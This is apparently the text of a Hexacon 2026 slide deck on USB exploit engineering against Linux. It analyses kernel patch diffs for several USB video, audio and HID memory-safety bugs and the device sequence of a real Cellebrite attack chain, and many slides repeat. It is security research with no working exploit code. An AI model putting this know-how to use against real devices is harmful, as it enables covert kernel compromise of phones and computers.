



When Pico's Attack – USB Exploit Engineering

Alex Plaskett

Hexacon October 2026 – Paris

Public



Agenda

- who?
- Introduction
- USB Background Research
 - Previous Research
 - USB Exploits in the Wild
- Vulnerabilities
 - CVE-2025-38192 Info Leak
 - CVE-2024-53104 OOB Write
 - USB Exploitation Demo
 - Logitech HID Use-After-Free
- Framework Design and Implementation
- Conclusion
- Q&A



\$ who



Alex Plaskett – Associate Director (Exploit Development Group)

- Embedded systems, OS, mobile, AI, etc.



Robert Herrera – Principal Security Researcher (Exploit Development Group)

- Hardware and embedded systems, radio / network security



McCaulay Hudson - Principal Security Researcher (now at watchTowr)

- Console hacking, embedded systems

\$ Background

Why?

- In-the-wild report published on USB exploitation by Amnesty / Google TAG of alleged Cellebrite USB 0-day
 - <https://www.amnesty.org/fr/wp-content/uploads/2025/03/EUR7091182025ENGLISH.pdf>
- Lack of USB knowledge
- Public domain research was mixed
 - Typically, cell phones, bootloaders / games consoles etc
- Goal of Pwn2Own Automotive (Tesla IVIs)
- Building the knowledge and tooling needed (DUET)
 - For background, we will describe **two N-days we exploited** whilst learning USB and **one 0-day**
 - Full **device-only** RCE exploit chain on Ubuntu Desktop



USB Background Research



Previous Research

- The area of security of research is not new.
- Andrey Konovalov's research was most notable

Finding USB Vulnerabilities

- [2009: "USB Attacks: Fun with Plug and Own" by Rafael Dominguez Vega](#)
- [2012: "Emulating USB Devices with Python" by Travis Goodspeed](#) [article]
- [2013: Lessons learned from 50 bugs: Common USB driver vulnerabilities by Andy Davis](#)
- [2019: "Coverage-Guided USB Fuzzing with Syzkaller" by Andrey Konovalov](#) [slides] [video] [docs]

Exploiting USB Vulnerabilities


- [2014: "HubCap: pwning the ChromeCast"](#)
- [2016: "CVE-2016-2384: Exploiting a double-free in the Linux kernel USB MIDI driver" by Andrey Konovalov](#)
- [2021 - https://i.blackhat.com/EU-21/Thursday/EU-21-Bogaard-Geist-Achieving-Linux-Kernel-Code-Execution-Through-A-Malicious-USB-Device.pdf](#)
- [2022: "Exploiting the Wii U's USB Descriptor parsing"](#)
- [2026 - https://codeberg.org/katze/tx2hax/src/branch/main/writeups/rcmhax.md](#)

USB Background




USB Explained

Communication




USB Explained

Descriptors



USB Explained

USB Class Descriptors



https://www.usb.org/sites/default/files/Audio2_with_Errata_and_EC_N_through_Apr_2_2025.pdf

Device Descriptor
Configuration Descriptor
Interface Descriptor
Audio Descriptor (Input Terminal)
Audio Descriptor (Output Terminal)
Audio Descriptor (Clock Source)
Audio Descriptor (Clock Selector)

USB Attacks in the Wild



Amnesty/Google TAG Investigation

The first real example of USB 0-day memory corruption kernel exploits ITW:

<https://securitylab.amnesty.org/latest/2025/02/cellebrite-zero-day-exploit-used-to-target-phone-of-serbian-student-activist/>

CVE-2024-53104 – Out-of-bounds write in USB Video Class driver.

CVE-2024-53197 – Descriptor corruption in ALSA sound subsystem.

CVE-2024-50302 – Kernel memory leak via HID reports.

- Targeted a Samsung Galaxy A32 (5.4.* or 5.10.* kernel version)
- Useful to see what areas are under attack!

CVE-2024-53104 – OOB Write in USB Video Class

media: uvcvideo: Skip parsing frames of type UVC_VS_UNDEFINED in uvc_parse_format

commit ecf2b43018da9579842c774b7f35dbe11b5c38dd upstream.

This can lead to out of bounds writes since frames of this type were not taken into account when calculating the size of the frames buffer in uvc_parse_streaming.

Fixes: c0efd232929c ("V4L/DVB (8145a): USB Video Class driver")

Signed-off-by: Benoit Sevens <bsevens@google.com>

Cc: stable@vger.kernel.org

Acked-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>

Reviewed-by: Laurent Pinchart <laurent.pinchart@ideasonboard.com>

Signed-off-by: Hans Verkuil <hverkuil@xs4all.nl>

Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>

Diffstat

```
-rw-r--r-- drivers/media/usb/uvc/uvc_driver.c 2
```

1 files changed, 1 insertions, 1 deletions

```
diff --git a/drivers/media/usb/uvc/uvc_driver.c b/drivers/media/usb/uvc/uvc_driver.c
```

```
index 0fac689c6350b2..13db0026dc1aad 100644
```


```
--- a/drivers/media/usb/uvc/uvc_driver.c
```

```
+++ b/drivers/media/usb/uvc/uvc_driver.c
```


```
@@ -371,7 +371,7 @@ static int uvc_parse_format(struct uvc_device *dev,
    * Parse the frame descriptors. Only uncompressed, MJPEG and frame
    * based formats have frame descriptors.
    */
-   while (buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
+   while (ftype && buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
        buffer[2] == ftype) {
        unsigned int maxIntervalIndex;
```

- MEDIA_USB_SUPPORT / USB_VIDEO_CLASS - Chicony CNF7129 UVC Webcam
- UVC_QUIRK_RESTRICT_FRAME_RATE
- Miss calculation between the size of the frames allocation buffer and the parsing of the descriptors when UVC_VS_UNDEFINED is used
- OOB write outside the heap allocation
- Samsung A32 (SM-A325F) - Missing UVC_VIDEO_CLASS??

CVE-2024-53104 – OOB Write in USB Video Class



- Zhuowei POC
 - <https://github.com/zhuowei/facedancer/blob/rawgadget2/examples/camera.py>
- Andrey Konovalov did a talk about rediscovery with fuzzing: https://docs.google.com/presentation/d/1ba7Au3Gt6dEQAsfZmjUdzjVWHKxE_EdaJGU9WOSF-Ts/edit?slide=id.g3539dbc67c9_0_8#slide=id.g3539dbc67c9_0_8



CVE-2024-50302 – Kernel Memory Leak via HID Reports

Since the report buffer is used by all kinds of drivers in various ways, let's zero-initialize it during allocation to make sure that it can't be ever used to leak kernel memory via specially-crafted report.

Fixes: [27ce405039bf](#) ("HID: fix data access in implement()")
Reported-by: Benoît Sevens <bsevens@google.com>
Acked-by: Benjamin Tissoires <bentiss@kernel.org>
Signed-off-by: Jiri Kosina <jkosina@suse.com>
Signed-off-by: Sasha Levin <sashal@kernel.org>

Diffstat

-rw-r--r-- drivers/hid/hid-core.c 2

1 files changed, 1 insertions, 1 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 15f4a804779745..07c2e5e38fcbaa 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1664,7 +1664,7 @@ u8 *hid_alloc_report_buf(struct hid_report *report, gfp_t flags)
     u32 len = hid_report_len(report) + 7;

-    return kmalloc(len, flags);
+    return kzalloc(len, flags);
 }
EXPORT_SYMBOL_GPL(hid_alloc_report_buf);
```

- No public details how this was exploited
- Fix was wide (i.e. zero HID report buffer) - reduces impact to all HID drivers
- Related to the ***Anton Touch Pad device***

CVE-2024-53197 – UAC Audio OOB Access

A bogus device can provide a bNumConfigurations value that exceeds the initial value used in usb_get_configuration for allocating dev->config.

This can lead to out-of-bounds accesses later, e.g. in usb_destroy_configuration.

Signed-off-by: Benoît Sevens <bsevens@google.com>

Fixes: [1da177e4c3f4](#) ("Linux-2.6.12-rc2")

Cc: stable@kernel.org

Link: <https://patch.msgid.link/20241120124144.3814457-1-bsevens@google.com>

Signed-off-by: Takashi Iwai <tiwai@suse.de>

Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>

Diffstat

-rw-r--r-- sound/usb/quirks.c 19

1 files changed, 14 insertions, 5 deletions

diff --git a/sound/usb/quirks.c b/sound/usb/quirks.c

index 752422147fb380..9590c16501ef68 100644

--- a/sound/usb/quirks.c

+++ b/sound/usb/quirks.c

```
@@ -595,6 +595,7 @@ int snd_usb_create_quirk(struct snd_usb_audio *chip,
    static int snd_usb_extigy_boot_quirk(struct usb_device *dev, struct usb_interface *intf)
    {
        struct usb_host_config *config = dev->actconfig;
+       struct usb_device_descriptor new_device_descriptor;
        int err;

        if (le16_to_cpu(get_cfg_desc(config)->wTotalLength) == EXTIGY_FIRMWARE_SIZE_OLD ||
@@ -606,10 +607,14 @@ static int snd_usb_extigy_boot_quirk(struct usb_device *dev, struct usb_interfac
        if (err < 0)
            dev_dbg(&dev->dev, "error sending boot message: %d\n", err);
        err = usb_get_descriptor(dev, USB_DT_DEVICE, 0,
-                               &dev->descriptor, sizeof(dev->descriptor));
-       config = dev->actconfig;
+       &new_device_descriptor, sizeof(new_device_descriptor));
        if (err < 0)
            dev_dbg(&dev->dev, "error usb_get_descriptor: %d\n", err);
+       if (new_device_descriptor.bNumConfigurations > dev->descriptor.bNumConfigurations)
+           dev_dbg(&dev->dev, "error too large bNumConfigurations: %d\n",
+                   new_device_descriptor.bNumConfigurations);
+       else
+           memcpy(&dev->descriptor, &new_device_descriptor, sizeof(dev->descriptor));
        err = usb_reset_configuration(dev);
        if (err < 0)
            dev_dbg(&dev->dev, "error usb_reset_configuration: %d\n", err);
```

- CONFIG_SND_USB_AUDIO
- Extigy and Mbox2 boot quirk
- Requests a new device descriptor and uses the new of bNumConfigurations to loop
- Leads to a free of an out of bounds pointer

CVE-2024-53197 – UAC Audio OOB Access

```
○○○  
void usb_destroy_configuration(struct usb_device *dev) {  
    int c, i;  
  
    if (!dev->config)  
        return;  
  
    if (dev->rawdescriptors) {  
        for (i = 0; i < dev->descriptor.bNumConfigurations; i++) // OOB HERE  
            kfree(dev->rawdescriptors[i]);  
  
        kfree(dev->rawdescriptors);  
        dev->rawdescriptors = NULL;  
    }  
}
```

```
○○○  
for (c = 0; c < dev->descriptor.bNumConfigurations; c++) {}  
    // OOB HERE  
    struct usb_host_config *cf = &dev->config[c];  
    kfree(cf->string);  
  
    for (i = 0; i < cf->desc.bNumInterfaces; i++) {  
        if (cf->intf_cache[i])  
            kref_put(&cf->intf_cache[i]->ref,  
                    usb_release_interface_cache);  
    }  
}  
...
```

Attack Summary

Event	Notes
USB hub connected	
USB "HID Device" connected	VID: 0x045e PID: 0x076c (Device: Comfort Mouse 4500). Repeated connections over a span of 30 seconds.
USB "Video Device" connected	VID: 0x04f2 PID: 0xb071 (Device: UVC Webcam / Chicony CNF7129).
USB HID touch pad connected	VID: 0x1130 PID: 0x3101 (Device: Anton Touch Pad). Repeated connections over a span of 30 seconds.
USB "Sound Device" connected	VID: 0x041e PID: 0x3000 (Device: SoundBlaster Extigy). Repeated connections over a span of 30 seconds.
USB "Sound Device" connected	VID: 0x0763 PID: 0x2012. (Device: M-Audio Fast Track Pro). Repeated connections over a span of 30 seconds
Successful code execution as root	Code execution observed approx. 10 seconds after last "HID device" connection

- Two possible exploit chains?
 - HID Mouse (Info Leak) + UVC Video (OOB Write) - Failed?
 - USB HID Leak + USB Sound - Success

<https://securitylab.amnesty.org/latest/2025/02/cellebrite-zero-day-exploit-used-to-target-phone-of-serbian-student-activist/>

In-the-wild Summary

- No information on how these issues were being exploited.
 - What primitives had the attackers built?
- What would be needed to replicate exploiting these types of issues?
 - The ability to insert and remove multiple crafted USB devices?
 - Heap Grooming and Info Leaking Mechanisms?
- After we tried using existing tools, we hit some limitations
 - Facedancer / Cynthion
 - Couldn't create multiple devices
 - Was enough for the HID + UVC Video chain but not for other vulns we exploited
 - Software Emulated Hubs
 - Couldn't emulate USB devices fully attached to the hub ports
 - Attempted a FPGA implementation



CVE-2025-38494

HID OOB Info Leak



HID OOB Read

- Integer underflow in Human Interface Device (HID Core) subsystem
- Information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over USB

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
     if (reqtype == HID_REQ_SET_REPORT)
         hid_output_report(report, data_buf);

-    ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                     report->type, reqtype);
+    ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
     if (ret < 0) {
         dbg_hid("unable to complete request: %d\n", ret);
         goto out;
```

HID OOB Read

- Integer underflow in Human Interface Device (HID Core) subsystem
- Information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over USB

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
     if (reqtype == HID_REQ_SET_REPORT)
         hid_output_report(report, data_buf);

-    ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                     report->type, reqtype);
+    ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
     if (ret < 0) {
         dbg_hid("unable to complete request: %d\n", ret);
         goto out;
```

```
void hid_hw_request(struct hid_device *hdev,
                    struct hid_report *report, enum hid_class_request reqtype)
{
    if (hdev->ll_driver->request)
        return hdev->ll_driver->request(hdev, report, reqtype);

    __hid_request(hdev, report, reqtype);
}
EXPORT_SYMBOL_GPL(hid_hw_request);
```

HID OOB Read

- Integer underflow in Human Interface Device (HID Core) subsystem
- Information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over USB

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
     if (reqtype == HID_REQ_SET_REPORT)
         hid_output_report(report, data_buf);

-    ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                     report->type, reqtype);
+    ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
     if (ret < 0) {
         dbg_hid("unable to complete request: %d\n", ret);
         goto out;
```

```
void hid_hw_request(struct hid_device *hdev,
                   struct hid_report *report, enum hid_class_request reqtype)
{
    if (hdev->ll_driver->request)
        return hdev->ll_driver->request(hdev, report, reqtype);

    __hid_request(hdev, report, reqtype);
}
EXPORT_SYMBOL_GPL(hid_hw_request);
```

HID OOB Read

- Integer underflow in Human Interface Device (HID Core) subsystem
- Information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over USB

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
     if (reqtype == HID_REQ_SET_REPORT)
         hid_output_report(report, data_buf);

-    ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                     report->type, reqtype);
+    ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
     if (ret < 0) {
         dbg_hid("unable to complete request: %d\n", ret);
         goto out;
```

```
int __hid_hw_raw_request(struct hid_device *hdev,
                        unsigned char reportnum, __u8 *buf,
                        size_t len, enum hid_report_type rtype,
                        enum hid_class_request reqtype,
                        u64 source, bool from_bpf)
{
    unsigned int max_buffer_size = HID_MAX_BUFFER_SIZE;
    int ret;

    if (hdev->ll_driver->max_buffer_size)
        max_buffer_size = hdev->ll_driver->max_buffer_size;

    if (len < 1 || len > max_buffer_size || !buf)
        return -EINVAL;

    ret = dispatch_hid_bpf_raw_requests(hdev, reportnum, buf, len, rtype,
                                       reqtype, source, from_bpf);
    if (ret)
        return ret;

    return hdev->ll_driver->raw_request(hdev, reportnum, buf, len,
                                       rtype, reqtype);
}
```

HID OOB Read

- Integer underflow in Human Interface Device (HID Core) subsystem
- Information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over USB

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
     if (reqtype == HID_REQ_SET_REPORT)
         hid_output_report(report, data_buf);

-    ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                     report->type, reqtype);
+    ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
     if (ret < 0) {
         dbg_hid("unable to complete request: %d\n", ret);
         goto out;
```

```
int __hid_hw_raw_request(struct hid_device *hdev,
                        unsigned char reportnum, __u8 *buf,
                        size_t len, enum hid_report_type rtype,
                        enum hid_class_request reqtype,
                        u64 source, bool from_bpf)
{
    unsigned int max_buffer_size = HID_MAX_BUFFER_SIZE;
    int ret;

    if (hdev->ll_driver->max_buffer_size)
        max_buffer_size = hdev->ll_driver->max_buffer_size;

    if (len < 1 || len > max_buffer_size || !buf)
        return -EINVAL;

    ret = dispatch_hid_bpf_raw_requests(hdev, reportnum, buf, len, rtype,
                                       reqtype, source, from_bpf);
    if (ret)
```

`hid_hw_raw_request()` is actually useful to ensure the provided buffer and length are valid. Directly calling in the low level transport driver function bypassed those checks and allowed invalid param to be used.

HID OOB Read

- Integer underflow in Human Interface Device (HID Core) subsystem
- Information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over USB

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
     if (reqtype == HID_REQ_SET_REPORT)
         hid_output_report(report, data_buf);

-    ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                     report->type, reqtype);
+    ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
     if (ret < 0) {
         dbg_hid("unable to complete request: %d\n", ret);
         goto out;
```

